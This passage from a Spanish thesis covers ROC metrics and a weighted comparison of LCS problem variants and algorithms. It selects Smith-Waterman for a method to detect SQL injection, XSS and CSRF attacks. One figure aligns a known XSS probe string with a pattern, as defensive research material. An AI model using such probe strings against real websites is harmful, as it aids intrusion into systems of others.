- Valor Predictivo Positivo (PPV)o también Precisión:
$$PPV = \frac{VP}{(VP + FP)}$$
- Valor Predictivo Negativo (NPV):
$$NPV = \frac{VN}{(VN + FN)}$$
- Ratio o Razón de Falsos Descubrimientos (FDR)
$$FDR = \frac{FP}{(FP + VP)}$$

3.6.2. Espacio ROC

Un espacio ROC se define por FPR y VPR como ejes x e $y$respectivamente, y representa los intercambios entre verdaderos positivos (en principio, beneficios) y falsos positivos (en principio, costes). Dado que VPR es equivalente a sensibilidad y FPR es igual a 1-especificidad, el gráfico ROC también es conocido como la representación de sensibilidad frente a (1-especificidad). Cada resultado de predicción o instancia de la matriz de confusión representa un punto en el espacio ROC.

Por ejemplo, teniendo en cuenta los siguientes resultados de 100 instancias positivas y otras 100 negativas:

A

VP = 63	FP = 28	91
FN = 37	VN = 72	109
100	100	200

VPR = 0.63
FPR = 0.28
ACC = 0.68

B

VP = 77	FP = 77	154
FN = 23	VN = 23	46
100	100	200

VPR = 0.77
FPR = 0.77
ACC = 0.50

C

VP = 24	FP = 88	112
FN = 76	VN = 12	88
100	100	200

VPR = 0.24
FPR = 0.88
ACC = 0.18

Se obtiene una representación del espacio ROC, como el siguiente Figura 11:



Figura 11. Ejemplo de espacio ROC.

En la figura anterior se puede observar los puntos que los cuatro ejemplos anteriores en el espacio ROC. El resultado del método A muestra claramente ser el mejor de entre los métodos A, B Y C. El resultado de B se encuentra sobre la línea de estimación aleatoria (diagonal); en la tabla se puede ver que la precisión (ACC) de este método es del 50%. El método C aparece como el peor de los tres, con un resultado muy pobre.

Capítulo 4. ESTUDIO Y SELECCIÓN DEL ALGORITMO BASADO EN EL PROBLEMA LCS

El presente capítulo muestra el proceso de caracterización del problema LCS: definición, descripción y asignación del valor de importancia para los criterios de evaluación planteados para la selección de la extensión del problema LCS más adecuada al caso de estudio; selección de las extensiones candidatas, para finalizar en el cálculo de la nota ponderada para cada una de las extensiones candidatas y finalmente mostrar la extensión más adecuada. A continuación, se presenta la caracterización de cada uno de los grupos, teniendo en cuenta que el resultado se presenta por grupos debido a la cantidad elevada de trabajos donde se presentan algoritmos para solucionar el problema LCS.

4.1. Caracterización de tipos de extensiones al problema LCS

En ésta actividad se realiza el estudio de 13 variaciones al problema LCS, teniendo como base la clasificación presentada en [8] que realiza una previa investigación de algoritmos de solución al problema LCS; además, se complementa con información encontrada en la revisión bibliográfica presentada anteriormente. Para el presente caso de estudio en particular, la recopilación de información se basó en la identificación de: cantidad de secuencias de entrada, utilización de espacios en blanco (gap, de aquí en adelante), utilización de heurísticas, complejidad temporal y la cantidad de referencias.

4.1.1. El problema de la Subsecuencia Común más Larga

Los algoritmos propuestos para este problema se caracterizan por encontrar una subsecuencia de máxima longitud posible entre dos secuencias a y b, de longitudes m y n respectivamente, que pertenecen a un alfabeto Σ, donde $m \leq n$, denotada por $LCS(a, b)$; permitiendo únicamente la inserción o eliminación de gaps, todos de costo unitario. El algoritmo obtiene el mayor número de caracteres coincidentes apareciendo de forma ordenada y no necesariamente consecutiva en las dos secuencias, es considerada una medida de similitud que se puede extraer a dos secuencias, con el fin de conocer el mínimo costo de operaciones para transformar una secuencia en la otra secuencia.

A	"	;	!	-	-	"	<	M	e	n	s	a	j	e	>	=	&	{	(	)	}	
B	”	;	¡	-	-	“	<	-	-	-	s	-	-	-	>	=	&	{	(	)	}	
Puntaje	1	1	1	1	1	1	1	0	0	0	1	0	0	0	1	1	1	1	1	1	1	15

Figura 12. Ejemplo de solución al problema LCS

Para éste problema se han desarrollado diversas técnicas de solución basadas en: programación dinámica, autómatas finitos no determinísticos, filtramiento y paralelismo de bits. Adicionalmente, el problema presenta un gran número de extensiones que de igual manera tienen aplicación.

4.1.2. Todas las Subsecuencias Comunes más Largas

El grupo de algoritmos para Todas las Subsecuencias Comunes más Largas (All Longest Common Subsequences, ALCS) para dadas dos secuencias a y b, de longitudes m y n respectivamente, que pertenecen a un alfabeto Σ, donde $m \leq n$, se caracterizan por

encontrar la longitud de cada subsecuencia más larga b' perteneciente a b que es subsecuencia de a y b'. El problema tiene muchas aplicaciones, como encontrar repeticiones aproximadas entre secuencias, resolver la alineación circular de dos secuencias y encontrar la alineación de una secuencia con otras que tienen una subsecuencia en común. [49].

4.1.3. Subsecuencia Común más Larga Restringida

Los algoritmos de Subsecuencia Común más Larga Restringida (Constrained Longest Common Subsequence, CLCS) soluciona problemas en donde se tienen tres secuencias a, b y p de longitudes m, n y r respectivamente, que pertenecen a un alfabeto Σ, donde $r \leq \min(m,n)$, para encontrar la subsecuencia más larga posible c que sea una subsecuencia de a y de b, que contiene a p como una subsecuencia. El problema se caracteriza por ser simétrico, por lo que se puede asumir que $m \leq n$. Además, varios trabajos desarrollados presentan soluciones basadas en la técnica de programación dinámica.

4.1.4. Longitud de la Subsecuencia Común más Larga

Para el grupo de algoritmos de la Longitud de la Subsecuencia Común más Larga (Length Longest Common Subsequence, LLCS) de dos secuencias a y b, de longitudes m y n respectivamente, que pertenecen a un alfabeto Σ, donde $m \leq n$, permiten encontrar la longitud de la subsecuencia común más larga, la cual debe ser proporcional a la longitud de las secuencias dadas y dependiente del tamaño del alfabeto. Algunas soluciones propuestas para este problema se basan en técnicas de programación dinámica, recursión y paralelismo de bits.

4.1.5. Subsecuencia Común más Larga Creciente

Los algoritmos pertenecientes al problema de la Subsecuencia Común más Larga Creciente (Longest Common Increasing Subsequence, LCIS) de una permutación p de los números $1,2,\ldots,n$, que pertenecen a los números enteros positivos (Z^+); consiste en encontrar una subsecuencia siempre y cuando sea creciente. Por ejemplo, si $p = (6,2,8,5,7,4,1,9,3)$ entonces una LCIS es $r = (2,5,7,9)$. Éstos algoritmos presentan desarrollos basados en programación dinámica y además, se propone una variante que es la Subsecuencia Común más Larga Débilmente Creciente (Longest Common Weakly Increasing Subsequence, LCWIS) que considera un límite y no subsecuencias estrictamente incrementales.

4.1.6. Modelo de Subsecuencia Común más Larga

El Modelo de Subsecuencia Común más Larga (Exemplar Longest Common Subsequence, ELCS), es una generalización del problema LCS, que consiste en dado un conjunto de secuencias S pertenecientes a un alfabeto compuesto por elementos obligatorios (A_m) y elementos opcionales (A_o), donde $A_m \cup A_o = \Sigma$ y $A_m \cap A_o = \emptyset$, se debe encontrar las LCS que únicamente contiene los elementos obligatorios (A_m). Éste problema presenta las variantes presentadas a continuación en la Tabla 1:

Variante del Problema ELCS	Ocurrencia de Elementos Obligatorios $(\boldsymbol{A_m})$	Ocurrencia de Elementos Opcionales $(\boldsymbol{A_o})$
$\boldsymbol{ELCS(1,\leq 1)}$	Exactamente 1	Máximo1
$\boldsymbol{ELCS(1)}$	Exactamente 1	Sin restricción

$\boldsymbol{ELCS}(\geq \mathbf{1}, \leq \mathbf{1})$	Mínimo 1	Máximo1
$\boldsymbol{ELCS}(\geq \mathbf{1})$	Mínimo 1	Sin restricción

Tabla 1. Versiones de ELCS.

4.1.7. Supersecuencia Común más Corta

El grupo de algoritmos pertenecientes a la Supersecuencia Común más Corta (Shortest Common Supersequence, SCS), de dos secuencias a y b, de longitudes m y n respectivamente, que pertenecen a un alfabeto Σ, donde $m \leq n$, permiten encontrar la supersecuencia más corta la cual es una supersecuencia que pertenece a cada secuencia incluida en un conjunto de secuencias. Muy pocos algoritmos se encuentran desarrollados para éste problema. En [50] se encuentra planteada una posible solución.

4.1.8. Otras extensiones de LCS

Las siguientes variantes son presentadas en [44], donde se introduce la variación de espacio en blanco (GAP Constraints) en diferentes maneras, generando la posibilidad de modificar la búsqueda de las secuencias variando la distancia y cantidad de posiciones en el momento de su validación. Entre ellas tenemos: LCS con GAP Ajustado (LCS Problem with Fixed Gap, FIG), LCS con GAP Elástico (LCS Problem with Elastic Gap, ELAG), LCS con GAP Elástico Rígido (LCS Problem with Rigid Elastic Gap, RELAG), LCS Rígido (Rigid LCS Problem, RLCS), LCS con GAP Ajustado y Rígido (LCS Problem with Rigid Fixed Gap, RIFIG).

Teniendo en cuenta que entre los diferentes tipos de extensiones de problema LCS descritos anteriormente presentan restricciones en el tamaño del alfabeto, uso del espacio en blanco entre los elementos con longitud fija o variable, como lo son: CLCS, LCIS, SCS, ELAG y RLCS. Se hace necesario escoger para el presente caso de estudio, la utilización de criterios que enumeren las diferentes características necesarias para cumplir con los objetivos específicos propuestos para el presente proyecto.

4.2. Criterios de Selección

La caracterización de los algoritmos LCS, realizada anteriormente, representa un reto para la evaluación y selección, debido al número y a las variaciones en cada grupo. Para poder seleccionar un algoritmo que se adapte a las características del problema, se conforma un grupo de expertos que determino las características y los pesos para cada una de las características. El equipo de expertos está integrado por los ingenieros: Siler Amador Donado y Ember Ubeimar Martínez.

Las características asociadas son las siguientes:

1. **Número de Secuencias:** Es la cantidad de secuencias que recibe el algoritmo como parte de los parámetros de entrada. Para propósitos del proyecto la cantidad de secuencias que debe recibir el algoritmo son dos (2), para este caso, se debe recibir la secuencia vulnerable y la secuencia del patrón o vector característico con el que se desea evaluar.
2. **Uso de Espacio en Blanco (GAP):** Es el espacio en blanco que se introduce entre los símbolos de las secuencias de entrada para alinear símbolos coincidentes, asumiendo inserciones o eliminaciones sobre alguna de las secuencias que pudieran afectar la longitud de la secuencia común.

3. **Uso de Matriz de Puntuación:** Son matrices con valores preestablecidos que se utilizan como base para la evaluación o selección de elementos presentes en las secuencias basados en ejecuciones anteriores. Para propósito de presente proyecto el algoritmo puede o no utilizar una matriz de puntuación.
4. **Uso de Heurísticas:** El algoritmo utiliza una o varias bases de conocimiento previas que se utiliza como información para determinar una solución al problema mediante el proceso de ensayo, prueba y reensayo. Debido a las características que presenta el proyecto se prefiere que el algoritmo no utilice heurísticas debido a que uno de los inconvenientes para el caso del proyecto es el tamaño del alfabeto que se utilizaría, el cual sería: caracteres alfanuméricos y símbolos.
5. **Uso en Alineamiento de Secuencias:** El algoritmo es utilizado en el análisis de secuencias. Teniendo en cuenta que para encontrar una similitud entre una secuencia vulnerable y los patrones o vectores característicos seleccionados se basa en alineamiento de las secuencias, se hace necesario que la extensión y el algoritmo correspondiente se utilicen en técnicas desarrolladas para alineamiento de secuencias.
6. **Tipo de Programación:** El algoritmo se desarrolla mediante la utilización de alguno de los siguientes tipos de programación: programación dinámica, autómatas finitos no determinísticos, recursividad, filtramiento y paralelismo de bits. Debido a las características del entorno del proyecto se hace necesario que el algoritmo seleccionado pueda ser implementado en el lenguaje de programación escogido - JAVA.
7. **Complejidad Temporal:** Es la función que representa la cota superior del tiempo de ejecución del algoritmo. Para el presente proyecto esta cualidad permite determinar de una manera experimental que el tiempo necesario para obtener un resultado a partir de la ejecución de la implementación del algoritmo seleccionado sea mínimo.
8. **Restricciones:** El algoritmo presenta restricciones con respecto al tamaño del alfabeto, cantidad de parámetros de entrada o secuencias de entrada. Este criterio sirve para conocer las limitaciones que presenta la extensión y su algoritmo correspondiente.
9. **Cantidad de Referencias Literarias:** Se presentan como indicativo de adaptación o mejora del algoritmo en diferentes campos o ramas de la ciencia. Para el presente proyecto permite determinar la aplicabilidad y viabilidad de utilizar la extensión y el algoritmo correspondiente en el proyecto.

Los criterios mencionados anteriormente se seleccionan basándose en las características del entorno del proyecto, tales como: tamaño del alfabeto a utilizar, cantidad de secuencias a analizar simultáneamente, tipo de programación a utilizar y complejidad temporal. Adicionalmente se seleccionan características que permitan fundamentar la utilización de la extensión y el algoritmo asociado al problema LCS a través de su utilización en diferentes campos de la ciencia y las restricciones que presenta la extensión y algoritmo referenciado.

4.3. Niveles de Puntación

Realizado el proceso de definición de los criterios de selección para la evaluación de las diferentes extensiones al problema LCS, se continúa con el planteamiento de una tabla de definición de puntaje según el nivel de importancia necesario para evaluar a cada una de las extensiones. Para esto se propone la tabla 2 donde se plantea la escala y peso correspondiente:

Escala	Peso
Muy Importante	7
Importante	5

Poco Importante	3
Nada Importante	1

Tabla 2. Escala de puntuación según nivel de importancia.

Cada uno de los pesos planteados en la tabla 2 se obtiene de realizar evaluaciones previas de los criterios planteados aplicando diferentes valores, donde se obtiene que los valores propuestos en la tabla 2 son una combinación para distinguir una escala de la siguiente y de la anterior y permite una mejor valoración de cada uno de los criterios con respecto a las extensiones estudiadas en el presente proyecto.

Adicionalmente es necesario proporcionar una tabla de ponderación para los diferentes criterios que utiliza la tabla de puntación de nivel de importancia propuesta para el proyecto, con el fin de permitir la selección de la extensión más óptima para el cumplimiento de los objetivos del proyecto. El ponderado consiste en calcular el cociente del peso definido a cada criterio entre la suma total de pesos asignados. Como resultado se presenta la tabla 3:

ID	CRITERIO	Peso	Ponderado	Ponderado (%)
C1	Número de Secuencias	7	0,2	20
C2	Uso de Espacio (GAP)	3	0,086	8,6
C3	Uso de Matriz de Puntuación	1	0,028	2,8
C4	Uso de Heurísticas	1	0,028	2,8
C5	Uso en Alineamiento de Secuencias	7	0,2	20
C6	Tipo de Programación	5	0,144	14,4
C7	Complejidad Temporal	7	0,2	20
C8	Restricciones	1	0,028	2,8
C9	Cantidad de Referencias	3	0,086	8,6
Total		35	1	100

Tabla 3. Criterios de evaluación de algoritmos LCS.

4.4. Ejecución de la Evaluación de Extensiones de LCS

Para la realización de la ejecución de la evaluación de las extensiones del problema LCS se hace necesario la realización de las siguientes tareas: calificación y ponderación de las calificaciones realizadas a las extensiones del problema LCS.

Para la calificación de las extensiones del problema LCS más importantes descritas anteriormente, se propone la asignación de una nota por cada criterio seleccionado, entre 1 y 5, donde 1 es la peor nota y 5 es la mejor. Como resultado se presenta la tabla 4.

Extensión LCS	C1	C2	C3	C4	C5	C6	C7	C8	C9
LCS	5	3	4	5	4	5	5	4	5
ALCS	2	3	2	3	4	2	5	4	4
CLCS	5	2	4	5	1	1	5	4	2
LLCS	1	3	4	2	5	3	5	3	4
LCIS	3	3	1	2	4	3	1	5	5
ELCS	2	4	1	5	2	2	4	1	3
SCS	3	4	5	3	2	5	5	2	4

Tabla 4. Calificación de extensiones LCS según criterios establecidos.

Realizado el proceso de calificación de las diferentes extensiones al problema LCS, se procede a la ponderación planteada anteriormente a las notas de la tabla anterior, con el fin de que sea posible obtener la mejor calificación total para cada una de las extensiones más importantes. Obteniendo resultado la tabla 5.

Extensión LCS	C1	C2	C3	C4	C5	C6	C7	C8	C9	Total
LCS	**1**	**0,26**	**0,12**	**0,15**	**0,8**	**0,72**	**1**	**0,12**	**0,43**	**4,6**
ALCS	0,4	0,26	0,06	0,09	0,8	0,29	1	0,12	0,34	3,36
CLCS	1	0,17	0,12	0,15	0,2	0,14	1	0,12	0,17	3,07
LLCS	0,2	0,26	0,12	0,06	1	0,43	1	0,09	0,34	3,5
LCIS	0,6	0,26	0,03	0,06	0,8	0,43	0,2	0,15	0,43	2,96
ELCS	0,4	0,34	0,03	0,15	0,4	0,29	0,8	0,03	0,26	2,7
SCS	0,6	0,34	0,15	0,09	0,4	0,72	1	0,06	0,34	3,7

Tabla 5. Ponderado de extensiones LCS según criterios establecidos.

Según la tabla anterior, se puede apreciar que aplicar el problema de la Subsecuencia Común más Larga, para el caso de estudio, es la manera más óptima para desarrollar el proyecto utilizando el método propuesto.

4.5. Algoritmos propuestos para el problema LCS

Con el fin de seleccionar un algoritmo propuesto como solución al problema LCS que sea acorde a la extensión escogida en la sección anterior, se hace la presentación de una tabla que contiene la reseña de algunos algoritmos que han sido revisados en [11] y complementada con la revisión bibliográfica del anterior capítulo para su evaluación en el presente proyecto. La tabla 6 contiene la información recolectada para cada uno de los criterios seleccionados para el presente proyecto.

ALGORITMO	C1	C2	C3	C4	C5	C6	C7	C8	C9
Wagner – Fischer	2	No	Si	No	No	PD	$O(mn)$	Ninguna	ACM: 3132
Hirschberg	2	No	Si	No	No	PD	$O(mn)$	Alfabeto reducido	ACM: 1216
Hunt - Szymanski	2	No	No	No	No	PD	$O((n+R)\log n)$	Alfabeto reducido	ACM: 696
Hirschberg	2	No	Si	No	No	PD	$O(Ln + n\log n\,)$	Alfabeto reducido	ACM: 745
Hirschberg	2	No	Si	No	No	PD	$O(L(m-L)\log n$	Alfabeto reducido	ACM: 745
Masek - Paterson	2	No	Si	No	No	PD	$O\left(n\max\left\{1,\frac{m}{\log n}\right\}\right)$	Alfabeto reducido	ScienceDirect: 615
Nakatsu - Kambayashi – Yajima	2	No	Si	No	No	PD	$O(n(m-L))$	Alfabeto reducido	ACM: 135
Hsu – Du	2	No	Si	No	No	PD	$O\left(Lm\log\left(\frac{n}{L}\right)+Lm\right)$	Alfabeto reducido	ScienceDirect: 63
Ukkonen	2	No	No	No	No	PD	$O(Em)$	Alfabeto reducido	ScienceDirect: 524
Landau – Vishkin	2	No	Si	No	No	PD	$O(kn)$	Alfabeto reducido	ACM: 153
Apostólico	2	No	No	No	No	PD	$O\left(n+m\log n + D\log\left(\frac{mn}{D}\right)\right)$	Alfabeto reducido	ScienceDirect: 55
Kumar – Ragan	2	No	No	No	No	PD	$O(n(m-L))$	Alfabeto reducido	Semantic Scholar: 55
Apostólico – Guerra	2	No	Si	No	No	PD	$O(Lm+n)$	Alfabeto reducido	Semantic Scholar: 241
Wu - Manber - Myers – Miller	2	No	No	No	No	PD	$O(n(m-L))$	Alfabeto reducido	ScienceDirect: 136
Chin – Poon	2	No	Si	No	No	PD	$O(n+\min\{D,Lm\})$	Alfabeto reducido	ACM: 54
Apostólico - Browne – Guerra	2	No	Si	No	No	PD	$O(n(m-L))$	Alfabeto reducido	ScienceDirect: 74
Apostólico - Browne – Guerra	2	No	Si	No	No	PD	$O(Lm)$	Alfabeto reducido	ScienceDirect: 74
Eppstein - Galil - Giancarlo – Italiano	2	Si	Si	No	No	PD	$O(n+D\log\min\left\{D,\frac{mn}{D}\right\}$	Alfabeto reducido	ACM: 153
Wu - Manber – Myers	2	No	Si	No	No	AF	$O\left(\frac{mn}{\log n}\right)$	Alfabeto reducido	Springer Link: 111
Melichar	2	No	No	No	No	AF	$O(\min(3^m, m(2mt)^k, (k+2)^{m-k}(k+1)!))$	Alfabeto reducido	ACM: 35
Baeza Yates – Navarro	2	No	Si	No	No	F	$O\left(\frac{kn\log(m)}{w}\right)$	Alfabeto reducido	Springer Link: 209
Grossi – Luccio	2				No	F	$O(n\log\lvert\Sigma P\rvert + pm$	Alfabeto reducido	ScienceDirect: 80
Baeza Yates – Navarro	2				No	PB – AFD	Peor caso: $O\left(\left\lceil\frac{k(m-k)}{w}\right\rceil n\right)$; Promedio: $O\left(\left\lceil\frac{k^2}{w}\right\rceil n\right)$	Alfabeto reducido	Semantic Scholar: 45
Wright	2				No	PB – PD	$O\left(\frac{\left(\frac{mn}{\log(\delta)}\right)}{w}\right)$	Alfabeto reducido	Semantic Scholar: 44
Myers	2				No	PB – PD	Peor caso: $O\left(\left\lceil\frac{m}{w}\right\rceil n\right)$; Promedio: $O\left(\left\lceil\frac{k}{w}\right\rceil n\right)$	Alfabeto reducido	ACM: 367
Iliopoulos – Rahman	2				No	PD	$O(R\log(n+n))$	Alfabeto reducido	ACM: 55

Needleman – Wunsch	2	Si	No	No	Si	PD	$O(mn)$	Ninguna	ScienceDirect: 23
Smith - Waterman	2	Si	No	No	Si	PD	$O(mn)$	Ninguna	ScienceDirect: 511

Tabla 6. Algoritmos para solucionar el problema LCS.

A continuación se describe las siglas utilizadas en la tabla de descripción (Tabla 7) de los algoritmos propuestos como solución al problema LCS.

SIGLA	DESCRIPCIÓN DE SIGLA
PD	Programación dinámica
AF	Autómata finito
F	Filtramiento
PB	Paralelismo de bits
AFD	Autómata finito no determinístico
δ	Tamaño del alfabeto
D	Número de puntos dominantes
$E = m + n - 2L$	Distancia de edición
k	Número de errores
L	Longitud de la LCS
$m = L(S_1), (m \leq n)$	Longitud de S_1
$n = L(S_2)$	Longitud de S_2
R	Número de igualaciones
t	$\min(m+1, s)$
w	Longitud de secuencia en bits

Tabla 7. Siglas utilizadas en descripción de algoritmos para LCS.

Teniendo en cuenta que los algoritmos presentados en la anterior tabla se han propuesto para la aplicación en varios campos de la ciencia, se hace necesario resaltar los algoritmos que están directamente relacionados con el alineamiento de secuencias, debido a que el presente proyecto se enfoca en ese campo de aplicación específicamente. Por lo tanto, se hace necesario la presentación de algoritmos relacionados con el alineamiento de secuencias y su correspondiente descripción haciendo uso de los criterios escogidos previamente, con el fin de mantener un sentido de investigación enfocado en los requisitos puntuales necesarios para éste proyecto.

A continuación se describen los algoritmos directamente relacionados con el alineamiento de secuencias, teniendo en cuenta: número de secuencias para alinear, uso de espacios en blanco (GAP), uso de matrices de puntuación, uso de heurísticas para obtención de resultados y uso en alineamiento de secuencias. Ver Tabla 8.

ALGORITMO	NÚMERO DE SECUENCIAS	USO DE ESPACIO (GAP)	USO DE MATRIZ DE PUNTUACIÓN	USO DE HEURÍSTICAS	USO EN ALINEAMIENTO DE SECUENCIAS
SMITH – WATERMAN	2	Si	Si	No	Alineamiento Local
NCBI – BLAST	Múltiples secuencias	Según el método	Si	Si	Alineamiento Local
AB - BLAST (WU - BLAST)	Múltiples secuencias	Según el método	Si	Si	Alineamiento Local
FASTA	Múltiples secuencias	Si	Si	Si	Alineamiento Local
NEEDLEMAN – WUNSCH	2	Si	Si	No	Alineamiento Global
CLUSTAL – W	Múltiples secuencias	Según el método	Si	Si	Alineamiento Global
MUSCLE	Múltiples secuencias	No	Si	Si	Alineamiento Global
T – COFFEE	Múltiples secuencias	No	Si	Si	Alineamiento Global

Tabla 8. Características principales para algoritmos de alineamiento de secuencias. Tomado de [11].

Adicionalmente, en la Tabla 9, se describen los algoritmos relacionados con el alineamiento de secuencias, teniendo en cuenta: tipo de programación con la que se puede implementar el algoritmo, complejidad temporal, restricciones encontradas y cantidad de referencias.

ALGORITMO	TIPO DE PROGRAMACIÓN	COMPLEJIDAD TEMPORAL	RESTRICCIONES	CANTIDAD DE REFERENCIAS
SMITH – WATERMAN	Programación Dinámica	O(nm), n = Longitud de la Secuencia 1, m = Longitud de la Secuencia 2	Es bastante demandante de recursos de tiempo y memoria: para alinear dos secuencias de longitudes m y n, el tiempo y el espacio requerido son O(mn)	ACM: 9269
NCBI – BLAST	Basado en Heurísticas	-	Solo para Bioinformática	ACM: 62920
AB - BLAST (WU - BLAST)	Basado en Heurísticas con capacidad de multi-hilos	-	WU BLAST es software propietario y es gratuito solo para uso académico.	ACM: 883
FASTA	Basado en Heurísticas e implementación del Algoritmo Smith - Waterman	O(n^3), n es la longitud de las secuencias	Solo para Bioinformática	ACM: 3945
NEEDLEMAN – WUNSCH	Programación Dinámica	O(nm), n = Longitud de la Secuencia 1, m = Longitud de la Secuencia 2	Para algunas aplicaciones, sobre todo en bioinformática, el requerimiento de espacio es prohibitivo, puesto que se alinean secuencias muy largas.	ACM: 10255
CLUSTAL – W	Programación Dinámica	O(n^2), n es la longitud de las secuencias	Solo para Bioinformática	ACM: 35596
MUSCLE	Métodos iterativos	O((N^2)L + N(L^2)), N es el número de secuencias, L la Longitud de las secuencias	Solo para Bioinformática	ACM: 16203
T – COFFEE	Programación Dinámica	O((N^3)L), N es el número de secuencias, L la Longitud de las secuencias	Solo para Bioinformática	ACM: 5140

Tabla 9. Características secundarias para algoritmos de alineamiento de secuencias. Tomado de [11].

4.6. Evaluación de algoritmos seleccionados

Teniendo en cuenta la información recopilada sobre los diferentes algoritmos desarrollados para el problema LCS y las herramientas propuestas para el alineamiento de secuencias, se procede a realizar una evaluación de características semejantes, con los algoritmos que se encuentran relacionados en ambas campos de aplicación, la información se encuentra relacionada en la siguiente tabla:

ALGORITMO	C1	C2	C3	C4	C5	C6	C7	C8	C9	Total
Smith - Waterman	1	0,43	0,03	0,03	1	0,57	0,8	0,12	0,34	4,32
Melichar	0,6	0,34	0,09	0,09	0,8	0,57	0,6	0,09	0,26	3,44
Eppstein - Galil - Giancarlo - Italiano	0,8	0,34	0,09	0,06	0,6	0,57	0,6	0,12	0,17	3,35
Apostólico - Browne - Guerra	0,6	0,17	0,09	0,12	0,8	0,43	0,6	0,03	0,34	3,18
Kumar - Ragan	0,6	0,09	0,06	0,12	0,8	0,29	0,8	0,06	0,26	3,08
Hsu - Du	0,6	0,17	0,06	0,09	0,8	0,29	0,6	0,09	0,34	3,04
Baeza Yates - Navarro	0,8	0,26	0,06	0,06	0,6	0,43	0,4	0,09	0,34	3,04
Iliopoulos - Rahman	0,8	0,34	0,06	0,09	0,8	0,14	0,4	0,06	0,34	3,03
Landau - Vishkin	0,8	0,34	0,03	0,06	0,4	0,43	0,8	0,03	0,09	2,98
Hirschberg	0,4	0,34	0,09	0,03	0,6	0,29	0,8	0,09	0,09	2,73
Wu - Manber - Myers - Miller	0,2	0,17	0,12	0,03	0,8	0,57	0,6	0,06	0,17	2,72
Wagner - Fischer	0,6	0,26	0,09	0,09	0,6	0,57	0,2	0,03	0,26	2,7
Nakatsu - Kambayashi - Yajima	0,6	0,34	0,09	0,03	0,6	0,14	0,6	0,03	0,26	2,69
Baeza Yates - Navarro	0,4	0,17	0,06	0,06	0,4	0,29	0,8	0,12	0,34	2,64
Apostólico	0,8	0,26	0,12	0,03	0,4	0,29	0,4	0,03	0,26	2,59
Apostólico - Browne - Guerra	0,6	0,34	0,09	0,03	0,6	0,43	0,2	0,03	0,17	2,49
Wright	0,4	0,17	0,06	0,12	0,2	0,29	0,8	0,09	0,34	2,47
Apostólico - Guerra	0,4	0,26	0,09	0,09	0,4	0,57	0,4	0,12	0,09	2,42
Masek - Paterson	0,6	0,17	0,12	0,12	0,6	0,29	0,4	0,03	0,09	2,42
Hirschberg	0,6	0,26	0,06	0,12	0,4	0,29	0,4	0,06	0,17	2,36
Hirschberg	0,8	0,26	0,09	0,12	0,2	0,43	0,2	0,06	0,17	2,33
Ukkonen	0,2	0,17	0,12	0,12	0,6	0,29	0,4	0,09	0,34	2,33
Hunt - Szymanski	0,8	0,26	0,09	0,03	0,2	0,14	0,2	0,12	0,34	2,18
Wu - Manber - Myers	0,8	0,09	0,09	0,06	0,4	0,29	0,2	0,06	0,09	2,08
Myers	0,4	0,26	0,12	0,03	0,2	0,14	0,4	0,09	0,34	1,98
Needleman - Wunsch	0,2	0,34	0,09	0,09	0,2	0,43	0,4	0,06	0,09	1,9
Grossi - Luccio	0,2	0,34	0,12	0,03	0,4	0,14	0,4	0,09	0,09	1,81
Chin - Poon	0,4	0,09	0,03	0,06	0,4	0,29	0,2	0,03	0,17	1,67

Tabla 10. Ponderado de algoritmos para LCS tradicional según criterios establecidos.

Como resultado de la evaluación de los anteriores algoritmos se hace evidente que el algoritmo que mejor se adapta a las características necesarias para el presente proyecto es el algoritmo Smith – Waterman.

El algoritmo Smith – Waterman es un algoritmo basado en el algoritmo Wagner – Fisher relacionado con el problema LCS, con la finalidad de realizar alineamientos locales de secuencias y es un algoritmo que es desarrollado bajo los principios de la programación dinámica.

Capítulo 5. MÉTODO PARA LA IDENTIFICACIÓN Y CLASIFICACIÓN DE ATAQUES DE INTRUSIÓN DE TIPO INYECCIÓN SQL, XSS Y CSRF

En éste capítulo se explica el método propuesto de identificación y clasificación de ataques de intrusión de inyección SQL, XSS y CSRF.

5.1. Descripción del método

El método consiste en la realización de un conjunto de actividades consecutivas que permiten realizar la detección e identificación de un ataque informático de tipo inyección SQL, XSS y CSRF utilizando para ello una adaptación del algoritmo Smith – Waterman (algoritmo SW, de aquí en adelante), y luego, con el fin de realizar una clasificación óptima se propone realizar una adaptación de la técnica de clasificación del vecino más cercano.

En la siguiente figura se presenta un diagrama general que describe los procesos generales del método propuesto:

